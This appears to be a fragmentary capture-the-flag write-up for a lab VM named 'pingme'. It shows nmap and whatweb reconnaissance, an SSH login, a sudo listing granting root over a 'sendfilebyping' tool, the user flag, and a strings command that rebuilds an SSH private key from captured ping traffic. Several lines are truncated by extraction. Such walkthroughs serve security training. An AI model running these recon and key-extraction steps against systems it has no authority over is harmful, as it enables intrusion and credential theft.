

```
-(root®kali)-[/home/guel]
nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 17:14
Initiating ARP Ping Scan at 17:14
Scanning 192.168.0.28 [1 port]
Completed ARP Ping Scan at 17:14, 0.09s elapsed (1 total hos
Initiating SYN Stealth Scan at 17:14
Scanning 192.168.0.28 [65535 ports]
Discovered open port 22/tcp on 192.168.0.28
Discovered open port 80/tcp on 192.168.0.28
Increasing send delay for 192.168.0.28 from 0 to 5 due to 70
Increasing send delay for 192.168.0.28 from 5 to 10 due to 2
Increasing send delay for 192.168.0.28 from 10 to 20 due to
Increasing send delay for 192.168.0.28 from 20 to 40 due to
Increasing send delay for 192.168.0.28 from 40 to 80 due to
Increasing send delay for 192.168.0.28 from 80 to 160 due to
Increasing send delay for 192.168.0.28 from 160 to 320 due t
Completed SYN Stealth Scan at 17:15, 75.96s elapsed (65535 t
Nmap scan report for 192.168.0.28
Host is up, received arp-response (0.0019s latency).
Scanned at 2025-03-27 17:14:33 EDT for 76s
Not shown: 65533 closed tcp ports (reset)
       STATE SERVICE REASON
22/tcp open
             ssh
                     syn-ack ttl 64
80/tcp open http syn-ack ttl 64
```


```
(root® kali)-[/opt]


# nmap -sCV -p22,80 -Pn -n -vvv --min-rate 5000 192.168.0.28


Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 17:54 EDT
```


```
STATE SERVICE REASON
                                          VERSION
                        syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
   3072 1f:e7:c0:44:2a:9c:ed:91:ca:dd:46:b7:b3:3f:42:4b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwJOt7xt4q2wpVC0KgC1K9YNtFqBhKYgowBlytZ3jHw1d3jSN1IGYCQuphseWfPLwiDuIagI36WgqtqeS148Q+r2tfGIbaX9Nf5p0nABUUVFohmyYVOEiUn5qkQtaS+/ihbA9Ej6NFmJI03LEjj0RqVVHQb6xUn1//aFg20wpw
lhsE79YqGYhTm9GT5RUiBQqqQO1aJZ/Btu5ndMvYXpFqHedWLijBp+5T9h6EQkBHzEEhZ/vOK9H7I/oPdEbANS19UxbJ7zkhqA4Ioz9nC
mfy3TdOo8YxyYUq0ApSYa7DNeYtPBcGDwon4kymbeVp+RDepHWeQX4g/DCOGwQLQ00YLje+9xLY9sxY4EM=
    256 e3:ce:72:cb:50:48:a1:2c:79:94:62:53:8b:61:0d:23 (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHB7/bjb9kPWJ5xN+crI26PeZBBT/Q7
RK98=
   256 53:84:2c:86:21:b6:e6:1a:89:97:98:cc:27:00:0c:b0 (ED25519)
  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGReO5OXdPyPKtzEMvALpJWIIMKof2oHrD1X5xXJkrrg
80/tcp open http
                       syn-ack ttl 64 nginx 1.18.0
|_http-title: Ping test
|_http-server-header: nginx/1.18.0
  http-methods:
    Supported Methods: GET HEAD POST
MAC Address: 08:00:27:08:AB:AD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: 0S: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(root@ hali)-[/opt]
# whatweb 192.168.0.28
http://192.168.0.28 [200 OK] Country[RESERVED][27], HTML5, HTTPServer[nginx/1.18.0], IP[192.168.0.28], Title[Ping test], nginx[1.18.0]
```









```
(guel® kali)-[~]

$ ssh pinger@192.168.0.28

The authenticity of host '192.168.0.28 (192.168.0.28)' can't be established.
ED25519 key fingerprint is SHA256:jIHuqj6aE+2blT+6SnkGKkaR7dRiUscb9FAVVG/h9DU.
This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.28' (ED25519) to the list of known hosts.
pinger@192.168.0.28's password:
Linux pingme 5.10.0-11-amd64 #1 SMP Debian 5.10.92-1 (2022-01-18) x86_64

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar 5 19:21:06 2022 from 10.0.0.10
pinger@pingme:~$ id
uid=1000(pinger) gid=1000(pinger) groups=1000(pinger),24(cdrom),25(floppy),29(audio),30(dip),44(video),
pinger@pingme:~$
```

```
pinger@pingme:-$ sudo -l
Matching Defaults entries for pinger on pingme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pinger may run the following commands on pingme:
        (root) NOPASSWD: /usr/local/sbin/sendfilebyping
pinger@pinger.-$ ls
user.txt
pinger@pingme:-$ cat user.txt
HMV{ICMPisSafe}
pinger@pingme:-$ =
```

```
/home/guel/Work
  ** (wireshark:124545) 18:36:03.571680 [Capture MESSAGE] -- Capture Start

** (wireshark:124545) 18:36:03.725083 [Capture MESSAGE] -- Capture starte

** (wireshark:124545) 18:36:03.725266 [Capture MESSAGE] -- File: "/tmp/wi

** (wireshark:124545) 18:36:57.704932 [Capture MESSAGE] -- Capture Stop .

** (wireshark:124545) 18:36:57.752517 [Capture MESSAGE] -- Capture stoppe

** (wireshark:124545) 18:37:16.817077 [Capture MESSAGE] -- Capture Start

** (wireshark:124545) 18:37:16.921006 [Capture MESSAGE] -- Capture Starte

** (wireshark:124545) 18:37:16.92350 [Capture MESSAGE] -- Capture Starte
                                                                                                                                                                                          -- Capture started
-- File: "/tmp/wireshark_LoopbackWC5B42.pcapng"
-- Capture Stop ...
                                                                                                                                                                                          -- Capture stopped.
-- Capture Start ...
                                                                                                                                                                                          -- Capture Start ...
-- Capture started
-- File: "/tmp/wireshark_eth0FUL632.pcapng"
-- Capture Stop ...
-- Capture stopped.
  ** (wireshark:124545) 18:37:16.921006 [Capture MESSAGE]

** (wireshark:124545) 18:37:16.921359 [Capture MESSAGE]

** (wireshark:124545) 18:37:25.126854 [Capture MESSAGE]

** (wireshark:124545) 18:37:25.181326 [Capture MESSAGE]

** (wireshark:124545) 18:46:26.098449 [Capture MESSAGE]

** (wireshark:124545) 18:46:26.485264 [Capture MESSAGE]

** (wireshark:124545) 18:46:33.574929 [Capture MESSAGE]

** (wireshark:124545) 18:46:33.640600 [Capture MESSAGE]

** (wireshark:124545) 18:46:33.640600 [Capture MESSAGE]
                                                                                                                                                                                                    Capture Start ...
                                                                                                                                                                                                   Capture started
File: "/tmp/wireshark_eth0YCM532.pcapng"
                                                                                                                                                                                          -- File:
                                                                                                                                                                                                    Capture Stop ..
                                                                                                                                                                                          -- Capture stopped.
Packet 2
Packet 3
Packet 4
 Packet
 Packet
Packet
 Packet 8
 Packet
Packet 10
 Packet 11
 Packet 12
 Packet
 Packet 14
Packet 15
 Packet 16
 Packet
 Packet 18
Packet 19
 Packet 20
```

```
(root@ kali)-[/home/guel/Work]
strings wireshark_eth0S9Q232.pcapng | grep -E '^(.)\1+$' | uniq > idrsa
```